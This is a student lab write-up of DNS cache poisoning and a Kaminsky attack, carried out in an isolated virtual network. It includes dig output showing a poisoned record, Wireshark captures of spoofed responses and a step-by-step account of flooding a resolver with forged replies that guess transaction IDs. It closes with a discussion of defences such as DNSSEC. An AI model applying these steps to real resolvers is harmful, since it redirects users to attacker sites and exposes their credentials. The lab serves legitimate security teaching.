Figure:Wireshark log showing the request forwarded to the root DNS server through NAT network and the spoofed response sent to DNS server posing as the root server by using the netwag

5. Check the effect of attack using DIG command from the victim machine. It shows the

spoofed response which the attacker sent to DNS server.


user [Running] - Oracle VM VirtualBox
Machine View Devices Help
Terminal File Edit View Search Terminal Help
8:13 PM Seed
Terminal
Connecting to www.google.com...
15/2/15 - 8:13:05 pm
Right Ctrl


```
;; ANSWER SECTION:
www.google.com.         943     IN      A       1.2.3.4

;; AUTHORITY SECTION:
com.                    172555  IN      NS      c.gtld-servers.net.
com.                    172555  IN      NS      m.gtld-servers.net.
com.                    172555  IN      NS      h.gtld-servers.net.
com.                    172555  IN      NS      k.gtld-servers.net.
com.                    172555  IN      NS      e.gtld-servers.net.
com.                    172555  IN      NS      a.gtld-servers.net.
com.                    172555  IN      NS      i.gtld-servers.net.
com.                    172555  IN      NS      l.gtld-servers.net.
com.                    172555  IN      NS      d.gtld-servers.net.
com.                    172555  IN      NS      b.gtld-servers.net.
com.                    172555  IN      NS      f.gtld-servers.net.
com.                    172555  IN      NS      j.gtld-servers.net.
com.                    172555  IN      NS      g.gtld-servers.net.

;; Query time: 13 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Sun Feb 15 20:12:41 2015
;; MSG SIZE  rcvd: 272

[02/15/2015 20:12] seed@ubuntu:~$
```

Figure: Dig command showing the response of google.com .Here we can see the attack being successful. The user can see a fake ip given by the attacker to the DNS cache.

c). Real World Problem and viability:
The implication of this attack can be very serious as the adversary can redirect the user to some other website of his choice and make user to input his username and password thus giving a breach in security.
If the attacker and the DNS server are on the same network the attacker can easily see the transaction id and reply back to the DNS server with the rogue addresses. But in general they wont be on the same network thus making this attack less feasible.


4 Kaminsky Attack:

a). Attack Description:
All the Virtual machines will be in Host-Only network. I have created a second DNS server which handles the forward request for the domain ”www.dnsphishinglab.com”. Since the second BIND server has entries for the ”dnsphishinglab.com” it returns the IP we kept in the settings files. Thus the packets won’t leak to the internet.
I have also disabled my laptop wifi to make sure that there is no internet connectivity with my machine.
Also I made sure that I am running pacgen in the correct eth host. If we want to try with internet ”on” , then we have to check the eth host and make sure we run in that network only.
b). Steps taken: 1. Check the initial response returned by the DIG command. Note that it points to the ip provided in the 2nd DNS server(192.168.0.30).



```
15 2015-02-17 03:43:25.82 192.168.0.30    202.12.27.33    DNS   76 Standard query A daisy.ubuntu.com
16 2015-02-17 03:43:25.83 192.168.0.200   192.168.0.10    DNS   76 Standard query A daisy.ubuntu.com
17 2015-02-17 03:43:25.85 192.168.0.30    192.58.128.30   DNS   78 Standard query AAAA G.ROOT-SERVERS.NET
18 2015-02-17 03:43:25.85 192.168.0.30    192.58.128.30   DNS   78 Standard query AAAA B.ROOT-SERVERS.NET
19 2015-02-17 03:43:25.85 192.168.0.30    192.58.128.30   DNS   78 Standard query AAAA C.ROOT-SERVERS.NET
20 2015-02-17 03:43:25.85 192.168.0.30    192.58.128.30   DNS   78 Standard query AAAA D.ROOT-SERVERS.NET
21 2015-02-17 03:43:25.85 192.168.0.30    192.58.128.30   DNS   78 Standard query AAAA E.ROOT-SERVERS.NET
22 2015-02-17 03:43:26.27 192.168.0.30    202.12.27.33    DNS   60 Standard query NS <Root>
23 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS   82 Standard query A www.dnsphishinglab.com
24 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
25 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
Frame 23: 82 bytes on wire (656 bits), 82 bytes captured (656 bits)
Ethernet II, Src: CadmusCo_65:8d:47 (08:00:27:65:8d:47), Dst: CadmusCo_3e:22:7b (08:00:27:3e:22:7b)
Internet Protocol Version 4, Src: 192.168.0.100 (192.168.0.100), Dst: 192.168.0.10 (192.168.0.10)
User Datagram Protocol, Src Port: 33333 (33333), Dst Port: domain (53)
Domain Name System (query)
  [Response In: 50]
  Transaction ID: 0x5876
▸ Flags: 0x0100 (Standard query)
  Questions: 1
00  08 00 27 3e 22 7b 08 00  27 65 8d 47 08 00 45 00   ..'>"{.. 'e.G..E.
10  00 44 00 04 00 00 6e 11  ca e6 c0 a8 00 64 c0 a8   .D....n. .....d..
20  00 0a 82 35 00 35 00 30  5a a4 58 76 01 00 00 01   ...5.5.0 Z.Xv....
30  00 00 00 00 00 00 03 77  77 77 0e 64 6e 73 70 68   .......w ww.dnsph
```


Figure: Request sent to first DNS(192.168.0.10)



```
26 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
27 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
28 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
29 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
30 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
31 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
32 2015-02-17 03:43:26.53 192.168.0.10    192.168.0.30    DNS   93 Standard query A www.dnsphishinglab.com
33 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
34 2015-02-17 03:43:26.53 192.168.0.30    192.168.0.10    DNS  142 Standard query response A 192.168.0.131
35 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
36 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
37 2015-02-17 03:43:26.53 192.168.0.100   192.168.0.10    DNS  131 Standard query response A 129.168.0.131
▸ Frame 32: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)
▸ Ethernet II, Src: CadmusCo_3e:22:7b (08:00:27:3e:22:7b), Dst: CadmusCo_02:fa:ff (08:00:27:02:fa:ff)
▸ Internet Protocol Version 4, Src: 192.168.0.10 (192.168.0.10), Dst: 192.168.0.30 (192.168.0.30)
▸ User Datagram Protocol, Src Port: 33333 (33333), Dst Port: domain (53)
▾ Domain Name System (query)
    [Response In: 34]
    Transaction ID: 0xd002
  ▸ Flags: 0x0100 (Standard query)
    Questions: 1
0000  08 00 27 02 fa ff 08 00  27 3e 22 7b 08 00 45 00   ..'..... '>"{..E.
0010  00 4f d6 b0 00 00 40 11  22 75 c0 a8 00 0a c0 a8   .O....@. "u......
0020  00 1e 82 35 00 35 00 3b  b9 b6 d0 02 01 00 00 01   ...5.5.; ........
0030  00 00 00 00 00 01 03 77  77 77 0e 64 6e 73 70 68   .......w ww.dnsph
eth10: <live capture in progress> F   Packets: 1128 Displayed: 1128 Marked: 0   Profile: D
```


Figure: Request sent from first DNS to second bind server

2. Create a payload2 file using payloadgen.py and then use paygen.c for a DNS request and check the query and response on wireshark.
3. Once you have the payload for making a proper DNS request, convert the pacgen.c to make requests for varied subdomains under dnsfishing.com. So that it clears the cache of the server.
4. Now make changes in second DNS for rouge IP address and create payload4 using payloadgen2.py and then create request.
5. Now the bind server send some forge responses to our DNS server.
6. Make the responses use a random generated transaction id and try to hit the DNS server.
7. Created a loop in the pacgen.c to make random requests followed by sending 1000 responses for each request. Hoping that we match atleast one of the response.
8. If it recevies the response from out pacgen before the 2nd Bind server and the transaction matches then the DNS server makes an entry in the cache and nameserver IP is also stored.



```
30 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
31 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
32 2015-02-17 03:43:26.5 192.168.0.10    192.168.0.30   DNS    93 Standard query A www.dnsphishinglab.com
33 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
34 2015-02-17 03:43:26.5 192.168.0.30    192.168.0.10   DNS   142 Standard query response A 192.168.0.131
35 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
36 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
37 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131

▶ Frame 33: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)
▶ Ethernet II, Src: CadmusCo_65:8d:47 (08:00:27:65:8d:47), Dst: CadmusCo_3e:22:7b (08:00:27:3e:22:7b)
▶ Internet Protocol Version 4, Src: 192.168.0.100 (192.168.0.100), Dst: 192.168.0.10 (192.168.0.10)
▶ User Datagram Protocol, Src Port: 33333 (33333), Dst Port: domain (53)
▼ Domain Name System (response)
    Transaction ID: 0x7cc2
  ▶ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1

0000  08 00 27 3e 22 7b 08 00  27 65 8d 47 08 00 45 00   ..'>"{.. 'e.G..E.
0010  00 75 00 04 00 00 6e 11  ca b5 c0 a8 00 64 c0 a8   .u....n. .....d..
0020  00 0a 82 35 00 35 00 61  bf 91 7c c2 81 80 00 01   ...5.5.a ..|.....
0030  00 01 00 01 00 01 03 77  77 77 0e 64 6e 73 70 68   .......w ww.dnsph

eth10: <live capture in progress> F...  Packets: 1260 Displayed: 1260 Marked: 0
```

Figure: wireshark log showing the random request generated by the pacgen and the spoofed responses I am sending to DNS server hoping that any one of the transaction ID matches the DNS server queries transaction id. (id= 0x7cc2)



```
31 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
32 2015-02-17 03:43:26.5 192.168.0.10    192.168.0.30   DNS    93 Standard query A www.dnsphishinglab.com
33 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
34 2015-02-17 03:43:26.5 192.168.0.30    192.168.0.10   DNS   142 Standard query response A 192.168.0.131
35 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
36 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131
37 2015-02-17 03:43:26.5 192.168.0.100   192.168.0.10   DNS   131 Standard query response A 129.168.0.131

▶ Frame 35: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)
▶ Ethernet II, Src: CadmusCo_65:8d:47 (08:00:27:65:8d:47), Dst: CadmusCo_3e:22:7b (08:00:27:3e:22:7b)
▶ Internet Protocol Version 4, Src: 192.168.0.100 (192.168.0.100), Dst: 192.168.0.10 (192.168.0.10)
▶ User Datagram Protocol, Src Port: 33333 (33333), Dst Port: domain (53)
▼ Domain Name System (response)
    Transaction ID: 0x54f8
  ▶ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1

0000  08 00 27 3e 22 7b 08 00  27 65 8d 47 08 00 45 00   ..'>"{.. 'e.G..E.
0010  00 75 00 04 00 00 6e 11  ca b5 c0 a8 00 64 c0 a8   .u....n. .....d..
0020  00 0a 82 35 00 35 00 61  e7 5b 54 f8 81 80 00 01   ...5.5.a .[T.....
0030  00 01 00 01 00 01 03 77  77 77 0e 64 6e 73 70 68   .......w ww.dnsph

eth10: <live capture in progress> F...  Packets: 1324 Displayed: 1324 Marked: 0
```

Figure:spoofed response with id= 0x54f8

c).Code written:
First I wrote a python script to create the payload files both for query and forge response. Next I updated the pacgen.c file for running the responses for 1000 times so as to get a hit atlleast once. Next a load_responsepayload() function is added to create response using the payload generated by the forge IP address.

d). Real World Problem and viability:
In "Kaminsky attack" you attack the the DNS server by requesting for "8986.dnsphishinglab.com" instead of "www.dnsphishinglab.com". Since the name is unique and it wont be in the DNS server cache,thus making the DNS server request its next DNS server about the request.
This is easy if the attacker can guess the id before the response comes from the second DNS server. The attacker can simply run this program for a longer time and wait for a hit. Once he has a hit , the entry on the DNS server cache will be there till it gets cleared.
Using a random port number or capitilisation in the query from one DNS server to another can be used to avoid such kind of attac. All these types make the attack a bit harder rather than making them impossible.
This attack can also be prevented by using DNSSec at the DNS server.Then the DNS server will just ignore these fake responses as they are not signed by the valid authority. But this method also has problems like incremental deployability and resource imbalances etc.

The Secure Sockets Layer (SSL) is only a partial protection against being redirected to malicious websites. Putting up a fake BankOfSteve.com website will have the wrong SSL certificate name (which is a warning to the user who's paying attention), but the great majority of users skip right through those warnings.